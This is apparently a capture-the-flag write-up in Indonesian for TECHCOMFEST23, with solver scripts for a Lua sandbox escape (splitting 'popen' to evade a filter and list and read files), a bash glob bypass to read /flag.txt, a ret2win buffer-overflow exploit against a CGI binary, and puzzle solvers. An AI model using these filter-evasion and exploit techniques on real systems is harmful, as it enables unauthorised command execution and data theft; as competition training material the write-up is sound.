
pfile = po('ls -a /')

local content = pfile:read "\*a"

print(content)

'''

Perhatikan karena string “popen” di-ban, maka kita harus melakukan concat dari string “popen” yang dipisah menjadi dua agar code melewati check server.



Diperoleh nama file flag. Terakhir, baca file menggunakan io.open menggunakan metode yang serupa.

payload2 = '''

ii = \_G['io']

local open = ii['open']

print("y");

local file = open("/flag-29da92eb253df8eb3bdc60b5d795d2ec.txt", "r") -- r read mode and b binary mode

print('z')

local content = file:read "\*a" -- \*a or \*all reads the whole file

file:close()

print (content);

'''

Berikut merupakan solver lengkap:

from pwn import \* *# pip install pwntools*

from Crypto.Util.number import \*

ip = "103.49.238.77"

*#sock = int*

sock = 26360

r = remote(ip, sock)

payload = '''

pp = \_G["pairs"]

for k,v in pp(\_G) do

print(k,v)

end

'''

payload = '''

ii = \_G['io']

local open = ii['open']

print("y");

local file = open("/flag-29da92eb253df8eb3bdc60b5d795d2ec.txt", "r") -- r read mode and b binary mode

print('z')

local content = file:read "\*a" -- \*a or \*all reads the whole file

file:close()

print (content);

'''

payload3 = '''

x = "po"

y = "pen"

io = \_G['io']

local po = io[x .. y]

pfile = po('ls -a /')

local content = pfile:read "\*a"

print(content)

'''

filename = "flag-29da92eb253df8eb3bdc60b5d795d2ec.txt"

payload = payload.split('\n')


r.recvuntil(b'-- BEGIN')

for l in payload:

r.sendline(l.encode())

r.sendline(b'-- END')

r.interactive()




### FLAG: TECHCOMFEST23{w4tcH\_0ut\_w3\_h4v3\_LUA\_G0D\_H3r33333!!!!!}

# 

| Basher **472**  Bash but tricky  nc 103.49.238.77 57773  Author: dimas |
| --- |

### 

Diberikan sebuah zip yang berisi file sebagai berikut



File main.py berisi main program dari websocket yang nantinya akan kita gunakan untuk connect

*import* sys

*from* src *import* Handler

*import* websockets

*import* asyncio

async def main():

async *with* websockets.serve(Handler.handler, "", sys.argv[1]):

await asyncio.Future()

*if* \_\_name\_\_ == "\_\_main\_\_":

asyncio.run(main())

Pada file handler berisi handler tipe dari inputan kita

*from* .bash *import* Bash

*import* json

class Handler(object):

@classmethod

async def \_processMessage(*self*, message):

event = json.loads(message)

match event['type']:

case "command":

user\_command = event['input']

stdout = Bash(user\_command).read

event = {

"status": "success",

"stdout": stdout,

}

await *self*.websocket.send(json.dumps(event))

case default:

event = {

"status": "error",

"message": f"error event {default} not found!"

}

await *self*.websocket.send(json.dumps(event))

@classmethod

async def handler(*self*, websocket):

*self*.websocket = websocket

async *for* message in websocket:

*try*:

await *self*.\_processMessage(message)

*except* Exception:

event = {

"type": "error",


"message": f"something wrong"

}

await *self*.websocket.send(json.dumps(event))

Dapat dilihat bahwa kita harus menginput json yang memiliki key “type” dengan value “command” lalu dapat menaruh input kita sebagai value pada key “input”

Kami pun mencoba untuk connect ke websocket tersebut



Kami menggunakan beberapa referensi untuk menyelesaikan permasalahan ini

<https://www.oreilly.com/library/view/learning-the-bash/1565923472/ch01s09.html#:~:text=The%20characters%20%2C%20%7C,within%20shell%20command%20lines%20only>.

<https://www.youtube.com/watch?v=6D1LnMj0Yt0>

<https://hack.more.systems/writeup/2017/12/30/34c3ctf-minbashmaxfun/>


Pada bash terdapat beberapa special character yang dapat digunakan diantaranya ialah `?`



Tidak seperti \*, ? dapat melakukan matching wildcard sebanyak 1 character

Karena pada dockerfile ditulis bahwa flag.txt disimpan pada /flag.txt


Terdapat berapa restriksi pada bash yaitu tidak boleh menggunakan ascii dan number



Namun jika kita ingin melakukan matching flag.txt dengan ? hanya perlu digunakan . dan / yang buka nmerupakan letters dan digits.

Sehingga payloadnya ialah /????.??? Untuk melakukan matching dengan /flag.txt lalu didapat flag.

NOTE: Ini flagnya pas submit salah ternyata salah format bingung T\_\_T




### Flag: TECHCOMPFEST2023{b4aassss555hhh\_0h\_b44444ashhhhhh\_51238459}


| Basher Revenge **472**  Bash but tricky--  nc 103.49.238.77 31354  Author: dimas |
| --- |

### 

Basher revenge pada umumnya sama seperti basher namun dengan restriksi lebih sedikit yaitu hanya boleh menggunakan ascii



Kami pun mencoba untuk menggunakan payload yang sama dengan sebelumnya karena nampaknya tidak ada perbedaan dari source codenya dan didapat flag




### Flag: TECHCOMPFEST2023{b45h\_m3\_pl3453\_75129471294812}

# Pwn


| Star Platinum **472**  prepare for trouble, and make it double.  http://103.49.238.77:17858/  Random trivia for you:  Computer-generated imagery (CGI) is the use of computer graphics to create or contribute to images in art, printed media, video games, simulators, and visual effects in films, television programs, shorts, commercials, and videos. The images may be static (still images) or dynamic (moving images), in which case CGI is also called computer animation. CGI may be two-dimensional (2D), although the term "CGI" is most commonly used to refer to the 3-D computer graphics used for creating characters, scenes and special effects in films and television, which is described as "CGI animation".  Author: aimardcr |
| --- |

### 


Ketika url dibuka, ditunjukan sebuah landing page apache server



Kami pun mencoba untuk mengunjungi /robots.txt dan ternyata kabar baik




Kami pun coba untuk membuka Dockerfile tersebut pada url /Dockerfile



Terlihat bahwa Dockerfile ini merupakan dockerfile yang dipakai untuk provisioning challenge ini. Pada dockerfile ini juga terlihat dilakukan kompilasi dengan gcc dan penghapusan source code main.c

Dilakukan copy file main dengan pwny.cgi. Hal ini berati file main masih berada pada directory /var/www/html. Untuk mendapatkan /mendownload binary nya tinggal menuju /main



Ternyata challenge ini merupakan challenge ret2win biasa. Ukuran buffer 32 dan jangan lupa +8 untuk overwrite saved rbp. Sehingga didapat total offset 40 untuk overwrite return address.

*from* pwn *import* \*

*# Allows you to switch between local/GDB/remote from terminal*

def start(argv=[], \*a, \*\*kw):

*if* args.GDB: *# Set GDBscript below*

*return* gdb.debug([exe] + argv, gdbscript=gdbscript, \*a, \*\*kw)

*elif* args.REMOTE: *# ('server', 'port')*

*return* remote(HOST, PORT, \*a, \*\*kw)

*else*: *# Run locally*

*return* process([exe] + argv, \*a, \*\*kw)

*# Specify GDB script here (breakpoints etc)*

gdbscript = """

init-pwndbg

b \*vuln+94

continue

""".format(

\*\*locals()

)

*# Binary filename*

exe = "./main"

*# This will automatically get context arch, bits, os etc*

elf = context.binary = ELF(exe, checksec=False)

*# Change logging level to help with debugging (error/warning/info/debug)*

context.terminal = "tmux splitw -h".split(" ")

context.log\_level = "debug"

*# ===========================================================*

*# EXPLOIT GOES HERE*

*# ===========================================================*

*# Lib-C library, can use pwninit/patchelf to patch binary*

*# libc = ELF("./libc.so.6")*

*# ld = ELF("./ld-2.27.so")*

*# Pass in pattern\_size, get back EIP/RIP offset*

WIN = 0x00000000004011F6

RET = 0x000000000040101A

offset = 40

*# Start program*

io = start()


*# Build the payload*

payload = flat({offset: [RET, WIN]})


*# Send the payload*

io.sendlineafter(b"text/plain", payload)

Karena pada fungsi win akan membaca flag yang berada pada directory / maka saya terlebih dahulu membuat file tersebut




Lalu jalankan exploit dilocal dan viola didapat flag lokal




Perhatikan bahwa terdapat .cgi script pada webserver apache2 tersebut yaitu pada pwny.cgi

<http://103.49.238.77:17858/pwny.cgi>

Saya pun menggunakan redirect output dari payload tersebut ke sebuah file `solve` yang nantinya akan digunakan untuk stdin ke pwny.cgi



Kirim payload menggunakan postman lalu didapat flag



### Flag: TECHCOMFEST23{F1RsT\_t1m3\_PwNiNg\_tHR0uGh\_W3B\_hUH?}

# Misc

| Welcome and Good Luck! **100**  **Hi there!**  **Free flag here to boost your spirit, good luck!** |
| --- |

### 



### 

### Flag: TECHCOMFEST23{Ganbare\_Peko}

### 

| ASCII Catch **127**  **Let's play 3x2 catch!**  **nc 103.49.238.77 22103**  **Author: aimardcr** |
| --- |

### 

Diberikan sebuah service yang akan mengoutput line per line yang akan digantikan setiap detiknya



Digunakan sebuah script untuk menangkap semua line

*from* PIL *import* Image

*from* pwn *import* \*

p = remote("103.49.238.77", 22103)

p.recvline()

line = b""

*while* "Did you" not in line.decode():

line += p.recvline()

print(line)



Lalu line tersebut diolah dan diganti menjadi pixel. Huruf x diganti dengan putih dan . dibiarkan saja karena canvas yang dibuat sudah berwarna hitam. Lalu didapat sebuah gambar qr

barcode = "XXXXXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXXXXXXXXX...........XXXX..............XXXX...............XXXXXXXXXXXXXXXXXXXXXXXXX\r\nXXXXXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXXXXXXXXX...........XXXX..............XXXX...............XXXXXXXXXXXXXXXXXXXXXXXXX\r\nXXXX..................XXX........XXX........XXX....XXXX...XXXX...XXXX...........XXXX...XXXX....XXX..................XXXX\r\nXXXX..................XXX........XXX........XXX....XXXX...XXXX...XXXX...........XXXX...XXXX....XXX..................XXXX\r\nXXXX...XXXXXXXXXXX....XXX....XXXXXXX....XXXX...XXXX....XXX....XXX...........XXXXXXXX...XXXX....XXX....XXXXXXXXXXX...XXXX\r\nXXXX...XXXXXXXXXXX....XXX....XXXXXXX....XXXX...XXXX....XXX....XXX...........XXXXXXXX...XXXX....XXX....XXXXXXXXXXX...XXXX\r\nXXXX...XXXXXXXXXXX....XXX...........XXXX...............XXXXXXXXXX....XXXX...XXXXXXXX...........XXX....XXXXXXXXXXX...XXXX\r\nXXXX...XXXXXXXXXXX....XXX...........XXXX...............XXXXXXXXXX....XXXX...XXXXXXXX...........XXX....XXXXXXXXXXX...XXXX\r\nXXXX...XXXXXXXXXXX....XXX........XXXXXXX.......XXXXXXXX.......XXX...............XXXX...........XXX....XXXXXXXXXXX...XXXX\r\nXXXX...XXXXXXXXXXX....XXX........XXXXXXX.......XXXXXXXX.......XXX...............XXXX...........XXX....XXXXXXXXXXX...XXXX\r\nXXXX..................XXX....XXXXXXX....XXXXXXXXXXX.......XXXX...XXXX....XXXXXXX...............XXX..................XXXX\r\nXXXX..................XXX....XXXXXXX....XXXXXXXXXXX.......XXXX...XXXX....XXXXXXX...............XXX..................XXXX\r\nXXXXXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXX....XXX....XXXX...XXXX...XXXX....XXX....XXXX...XXXX....XXXXXXXXXXXXXXXXXXXXXXXXX\r\nXXXXXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXX....XXX....XXXX...XXXX...XXXX....XXX....XXXX...XXXX....XXXXXXXXXXXXXXXXXXXXXXXXX\r\n.................................XXX...............XXXX..............XXXXXXX....XXXX....................................\r\n.................................XXX...............XXXX..............XXXXXXX....XXXX....................................\r\nXXXX...XXXX...........XXXXXXX...........XXXXXXXXXXX.......XXXXXXX........XXX........XXX...........XXXX.......XXXX...XXXX\r\nXXXX...XXXX...........XXXXXXX...........XXXXXXXXXXX.......XXXXXXX........XXX........XXX...........XXXX.......XXXX...XXXX\r\n..................XXXX...XXXXXXXXXXXXXXX.......XXXXXXXXXXXXXXX...XXXX....XXX....XXXXXXX...........XXXX...XXXX....XXXXXXX\r\n..................XXXX...XXXXXXXXXXXXXXX.......XXXXXXXXXXXXXXX...XXXX....XXX....XXXXXXX...........XXXX...XXXX....XXXXXXX\r\n....XXX...............XXXXXXX....XXXXXXXXXXXXXX........XXX....XXX....XXXXXXXXXXX....XXXXXXX....XXX....XXX....XXXXXXXXXXX\r\n....XXX...............XXXXXXX....XXXXXXXXXXXXXX........XXX....XXX....XXXXXXXXXXX....XXXXXXX....XXX....XXX....XXXXXXXXXXX\r\nXXXXXXX........XXXXXXX...........XXXXXXXXXXX...XXXX....XXXXXXX..................XXXXXXX....XXXX...XXXXXXXXXXX...........\r\nXXXXXXX........XXXXXXX...........XXXXXXXXXXX...XXXX....XXXXXXX..................XXXXXXX....XXXX...XXXXXXXXXXX...........\r\n.......XXXX....XXX....XXXXXXX....XXXXXXX.......XXXX..................XXXX...XXXX....XXX........XXX.......XXXXXXXXXXX....\r\n.......XXXX....XXX....XXXXXXX....XXXXXXX.......XXXX..................XXXX...XXXX....XXX........XXX.......XXXXXXXXXXX....\r\nXXXXXXX........XXX......................XXXXXXX........XXXXXXXXXX........XXX....XXXXXXX....XXXX...XXXX...XXXX...........\r\nXXXXXXX........XXX......................XXXXXXX........XXXXXXXXXX........XXX....XXXXXXX....XXXX...XXXX...XXXX...........\r\n....XXX....XXXXXXX....XXX...........XXXX....XXXXXXXXXXXXXXXXXX.......XXXX...XXXXXXXXXXX........XXXXXXXXXXXXXXXXXX...XXXX\r\n....XXX....XXXXXXX....XXX...........XXXX....XXXXXXXXXXXXXXXXXX.......XXXX...XXXXXXXXXXX........XXXXXXXXXXXXXXXXXX...XXXX\r\n....XXXXXXX.......XXXX...XXXXXXXX...XXXX..................XXXX...XXXXXXXX...........XXX........XXX.......XXXX...........\r\n....XXXXXXX.......XXXX...XXXXXXXX...XXXX..................XXXX...XXXXXXXX...........XXX........XXX.......XXXX...........\r\n....XXX........XXX....XXXXXXX....XXX.................................XXXX...XXXX....XXX........XXXXXXXXXX...........XXXX\r\n....XXX........XXX....XXXXXXX....XXX.................................XXXX...XXXX....XXX........XXXXXXXXXX...........XXXX\r\n....XXXXXXX..................XXXXXXX....XXXX...XXXXXXXX...XXXXXXXXXXXXXXX...XXXX....XXX...........XXXX..............XXXX\r\n....XXXXXXX..................XXXXXXX....XXXX...XXXXXXXX...XXXXXXXXXXXXXXX...XXXX....XXX...........XXXX..............XXXX\r\nXXXX...XXXX.......XXXXXXX....XXXX...XXXX...............XXX...........XXXXXXX........XXXXXXX.........................XXXX\r\nXXXX...XXXX.......XXXXXXX....XXXX...XXXX...............XXX...........XXXXXXX........XXXXXXX.........................XXXX\r\nXXXX.......XXXX.............................XXX....XXXX..................XXX....XXXX...XXXXXXXXXXXXXXXXXXXXXX...........\r\nXXXX.......XXXX.............................XXX....XXXX..................XXX....XXXX...XXXXXXXXXXXXXXXXXXXXXX...........\r\n...........XXXXXXX....XXX...........XXXX....XXX........XXXXXXX.......XXXX...........XXXXXXX....XXX.......XXXXXXXX...XXXX\r\n...........XXXXXXX....XXX...........XXXX....XXX........XXXXXXX.......XXXX...........XXXXXXX....XXX.......XXXXXXXX...XXXX\r\n....XXXXXXX....XXX.......XXXX...........XXXXXXXXXXX.......XXXX...XXXX....XXXXXXXXXXXXXXXXXX....XXX.......XXXX....XXX....\r\n....XXXXXXX....XXX.......XXXX...........XXXXXXXXXXX.......XXXX...XXXX....XXXXXXXXXXXXXXXXXX....XXX.......XXXX....XXX....\r\nXXXXXXXXXXXXXXXXXX....XXXXXXXXXXXXXX........XXXXXXX....XXXXXXXXXX....XXXX...XXXX....XXX........XXX....XXXXXXXXXXX...XXXX\r\nXXXXXXXXXXXXXXXXXX....XXXXXXXXXXXXXX........XXXXXXX....XXXXXXXXXX....XXXX...XXXX....XXX........XXX....XXXXXXXXXXX...XXXX\r\n...........XXXXXXX.......XXXXXXXX..............XXXXXXXX...XXXX......................XXX....XXXX.......XXXXXXX....XXX....\r\n...........XXXXXXX.......XXXXXXXX..............XXXXXXXX...XXXX......................XXX....XXXX.......XXXXXXX....XXX....\r\nXXXXXXXXXXX....XXX....XXX....XXXX...XXXXXXXX.....................XXXXXXXXXXX........XXXXXXXXXXXXXXXXXXXXX....XXXX.......\r\nXXXXXXXXXXX....XXX....XXX....XXXX...XXXXXXXX.....................XXXXXXXXXXX........XXXXXXXXXXXXXXXXXXXXX....XXXX.......\r\n.............................XXXX...........XXX........XXX.......XXXXXXXXXXX....XXXXXXXXXXX...........XXX....XXXXXXXXXXX\r\n.............................XXXX...........XXX........XXX.......XXXXXXXXXXX....XXXXXXXXXXX...........XXX....XXXXXXXXXXX\r\nXXXXXXXXXXXXXXXXXXXXXXXXX....XXXXXXXXXXXXXXX...........XXX....XXX....XXXX...XXXX....XXXXXXX....XXX....XXXXXXXXXXX...XXXX\r\nXXXXXXXXXXXXXXXXXXXXXXXXX....XXXXXXXXXXXXXXX...........XXX....XXX....XXXX...XXXX....XXXXXXX....XXX....XXXXXXXXXXX...XXXX\r\nXXXX..................XXX........XXXXXXX....XXXXXXXXXXX..........XXXXXXXXXXX........XXXXXXX...........XXXXXXX....XXXXXXX\r\nXXXX..................XXX........XXXXXXX....XXXXXXXXXXX..........XXXXXXXXXXX........XXXXXXX...........XXXXXXX....XXXXXXX\r\nXXXX...XXXXXXXXXXX....XXX........XXXXXXX....XXX........XXXXXXX...XXXX...............XXXXXXXXXXXXXXXXXXXXXXXXXXXXX.......\r\nXXXX...XXXXXXXXXXX....XXX........XXXXXXX....XXX........XXXXXXX...XXXX...............XXXXXXXXXXXXXXXXXXXXXXXXXXXXX.......\r\nXXXX...XXXXXXXXXXX....XXX......................XXXX....XXXXXXX...XXXXXXXX...XXXX....XXXXXXXXXXX..........XXXXXXXXXXXXXXX\r\nXXXX...XXXXXXXXXXX....XXX......................XXXX....XXXXXXX...XXXXXXXX...XXXX....XXXXXXXXXXX..........XXXXXXXXXXXXXXX\r\nXXXX...XXXXXXXXXXX....XXX....XXXXXXX....XXXX...........XXXXXXX...XXXXXXXXXXX....XXXXXXXXXXX....XXX....XXX........XXXXXXX\r\nXXXX...XXXXXXXXXXX....XXX....XXXXXXX....XXXX...........XXXXXXX...XXXXXXXXXXX....XXXXXXXXXXX....XXX....XXX........XXXXXXX\r\nXXXX..................XXX........XXX........XXXXXXX.......XXXX...XXXX...............XXXXXXXXXXX...XXXXXXXXXXX...........\r\nXXXX..................XXX........XXX........XXXXXXX.......XXXX...XXXX...............XXXXXXXXXXX...XXXXXXXXXXX...........\r\nXXXXXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXXXXXX...XXXX....XXX.......XXXX.......XXXX....XXXXXXXXXXXXXXXXXXXXX...........XXXX\r\nXXXXXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXXXXXX...XXXX....XXX.......XXXX.......XXXX....XXXXXXXXXXXXXXXXXXXXX...........XXXX\r\n"

barcode\_arr = barcode.split("\r\n")[:-1]

print(barcode\_arr)

img = Image.new("RGB", (200, 200))

*for* i in range(len(barcode\_arr)):


*for* j in range(len(barcode\_arr[i])):

*if* barcode\_arr[i][j] == "X":

img.putpixel((i, j), (255, 255, 255))

img.show()

im = img.save("solve.jpg")



Discan saja dan didapat flag

### Flag: TECHCOMFEST23{pLz\_d0Nt\_t311\_m3\_th4t\_y0u\_d3c0de\_th1S\_m4nu4lLy}


| Wordle **447**  **Let's play wordle! Reach 100 point to get the flag!**  **nc 103.49.238.77 34601**  **Author: aimardcr** |
| --- |

### 


Saat melakukan netcat, kita diberi instruksi untuk memainkan wordle dengan beberapa command khusus dan ada 2 yang penting, yaitu --PASS untuk menskip puzzle dengan mengorbankan satu point, dan --REVEAL untuk mereveal satu huruf dari puzzle dengan mengorbankan satu streak. Puzzle sendiri berupa satu kata dengan beberapa huruf yang hidden, dan kita harus menebak kata tersebut.

Ada beberapa aturan khusus, yaitu kita mulai dengan 3 life, dan tiap kali kita mencapai streak 10, kita akan diberikan 3 life tambahan. Aturan kedua tersebut dapat diexploit dengan mudah jika kita sudah mempunyai 10 streak. Saat streak sudah 10, lakukan reveal satu kali, kemudian solve puzzle. Dengan itu, streak akan kembali menjadi 10, dan kita akan terus-menerus mendapatkan +3 life selama puzzle dapat disolve dengan satu reveal.

